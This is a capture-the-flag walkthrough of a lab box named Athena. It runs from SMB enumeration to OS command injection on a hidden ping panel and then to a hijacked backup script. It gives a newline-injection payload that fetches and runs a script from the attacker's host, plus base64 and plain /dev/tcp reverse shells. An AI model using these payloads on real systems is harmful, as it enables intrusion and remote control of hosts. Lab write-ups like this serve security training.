TL;DR
We start with SMB enumeration and find hidden end point at/myrouterpanel. Then we exploit OS Command Injection and get reverse shell as www-data. Next, we insert our code into /usr/share/backup/backup.sh and get code executed as athena, which gives us shell as athena.
Lastly, we use the venom.ko rootkit to get root access, by sending signal 57 to any process available, after reverse engineering the source code.

At the end, we find the mysterious fsociety00.dat, Mr Robot is everywhere!
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can detect port 22 with ssh, port 80 with apache http server and port 139 and 445 with Samba, SMB server.
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3b:c8:f8:13:e0:cb:42:60:0d:f6:4c:dc:55:d8:3b:ed (RSA)
|   256 1f:42:e1:c3:a5:17:2a:38:69:3e:9b:73:6d:cd:56:33 (ECDSA)
|_  256 7a:67:59:8d:37:c5:67:29:e8:53:e8:1e:df:b0:c7:1e (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Athena - Gods of olympus
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-11-16T15:08:35
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
|_nbstat: NetBIOS name: ROUTERPANEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
find hidden endpoint at /myrouterpanel
First we go to root page, there is nothing interesting there:

next, I used ffuf and gobuster to find hidden endpoints and subdomains, but nothing wasn’t found.
We can start enumerate SMB shares, I executed enum4linux to enumerate staff:
enum4linux $target
We found several interesting findings, first, share enumeration, we found 2 shares publicly opened.

Next, users:

Now, we can use smbclient to fetch the data from the publicly shares.
Here we list the shares annomosuly
┌──(agonen㉿kali)-[~/thm/Athena]
└─$ smbclient -NL \\\\$target\\
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        public          Disk
        IPC$            IPC       IPC Service (Samba 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.196.128 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
And now access the share, we can get the file msg_for_administrator.txt out of the share.
┌──(agonen㉿kali)-[~/thm/Athena]
└─$ smbclient -N \\\\$target\\public
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 17 03:54:43 2023
  ..                                  D        0  Mon Apr 17 03:54:05 2023
  msg_for_administrator.txt           N      253  Sun Apr 16 21:59:44 2023

                19947120 blocks of size 1024. 9682912 blocks available
smb: \> get msg_for_administrator.txt
getting file \msg_for_administrator.txt of size 253 as msg_for_administrator.txt (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \>

The file says there is a new Ping system being developed, in the location /myrouterpanel.
┌──(agonen㉿kali)-[~/thm/Athena]
└─$ cat msg_for_administrator.txt

Dear Administrator,

I would like to inform you that a new Ping system is being developed and I left the corresponding application in a specific path, which can be accessed through the following address: /myrouterpanel

Yours sincerely,

Athena
Intern
Exploit OS Command Injection to get shell
We can go to http://10.10.196.128/myrouterpanel/ and find the new system.

When we give ip, for example, our ip 10.9.2.147, we can see ping has been sent, and we got the output:


Now we need to achieve OS Command Injection, however, when I gave ; | or &, I got “Attempt hacking”.

Then, I tried to give newline, and another command, and it worked!
ip=10.9.2.147%0aid
We want to upload reverse shell and then execute, this is what we are gonna execute:
curl http://10.9.2.147:8081/revshell.sh -o /tmp/revshell.sh
chmod +x /tmp/revshell.sh
/tmp/revshell.sh
And after url encoding, full payload:

ip=10.9.2.147%0acurl+http://10.9.2.147:8081/revshell.sh+-o+/tmp/revshell.sh%0achmod+%2bx+/tmp/revshell.sh%0a/tmp/revshell.sh
On our local machine we’ll create the reverse shell, with the payload from penelope:
┌──(agonen㉿kali)-[~/thm/Athena]
└─$ echo -e '#!/bin/bash\nprintf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' > revshell.sh

┌──(agonen㉿kali)-[~/thm/Athena]
└─$ python3 -m http.server 8081

And now just send this, and we get the reverse shell.
Put code inside /usr/share/backup/backup.sh to get shell as athena
I executed linpeas using run_peass in penelope, and found this interesting bash script

We can see the reverse shell we put, and also the file /usr/share/backup/backup.sh, let’s inspect him.
www-data@routerpanel:/$ ls -la /usr/share/backup/backup.sh
-rwxr-xr-x 1 www-data athena 258 May 28  2023 /usr/share/backup/backup.sh
www-data@routerpanel:/$ cat /usr/share/backup/backup.sh
#!/bin/bash

backup_dir_zip=~/backup

mkdir -p "$backup_dir_zip"

cp -r /home/athena/notes/* "$backup_dir_zip"

zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"

rm /home/athena/backup/*.txt
rm /home/athena/backup/*.sh

echo "Backup completed..."
———– WRONG SKIP ———– ————————————–
As we can see, it hash executable and read permissions by all users, and it executes this line cp -r /home/athena/notes/* "$backup_dir_zip"… big mistake, we can create our own malicious cp file and play with the $PATH variable.
We’ll put the payload from penelope for reverse shell.
cd /tmp
echo -e '#!/bin/bash\nprintf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash' > cp
chmod +x cp
export PATH=/tmp:$PATH
/usr/share/backup/backup.sh
However, of course that’s not working, and we get shell as www-data, because we are the ones that executed /usr/share/backup/backup.sh.

Let’s keep exploring, to check whether athena executes /usr/share/backup/backup.sh sometimes.
We execute pspy, we can see that it’s being executed, by user with UID 1001, which is athena.

Then, I used systemctl to detect exactly the name of the service:
www-data@routerpanel:/tmp$ systemctl | grep athena
  athena_backup.service                                                   loaded activating auto-restart Backup Athena Notes
Now we can read the service athena_backup.service itself:
www-data@routerpanel:/tmp$ systemctl cat athena_backup.service
# /etc/systemd/system/athena_backup.service
[Unit]
Description=Backup Athena Notes

[Service]
User=athena
Group=athena
ExecStart=/bin/bash /usr/share/backup/backup.sh
Restart=always
RestartSec=1min

[Install]
WantedBy=multi-user.target
Why this is not working?
———– END OF WRONG ———– ————————————–
WAIT, we are the owner of /usr/share/backup/backup.sh !!!! Not athena!
www-data@routerpanel:/tmp$ ls -la /usr/share/backup/backup.sh
-rwxr-xr-x 1 www-data athena 258 May 28  2023 /usr/share/backup/backup.sh
So dumb. Let’s just add to /usr/share/backup/backup.sh our reverse shell, I took it from https://www.revshells.com/:
sh -i >& /dev/tcp/10.9.2.147/4444 0>&1
And let’s override it with the content:
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.9.2.147/4444 0>&1' > /usr/share/backup/backup.sh
And we got reverse shell, after 1 minute.
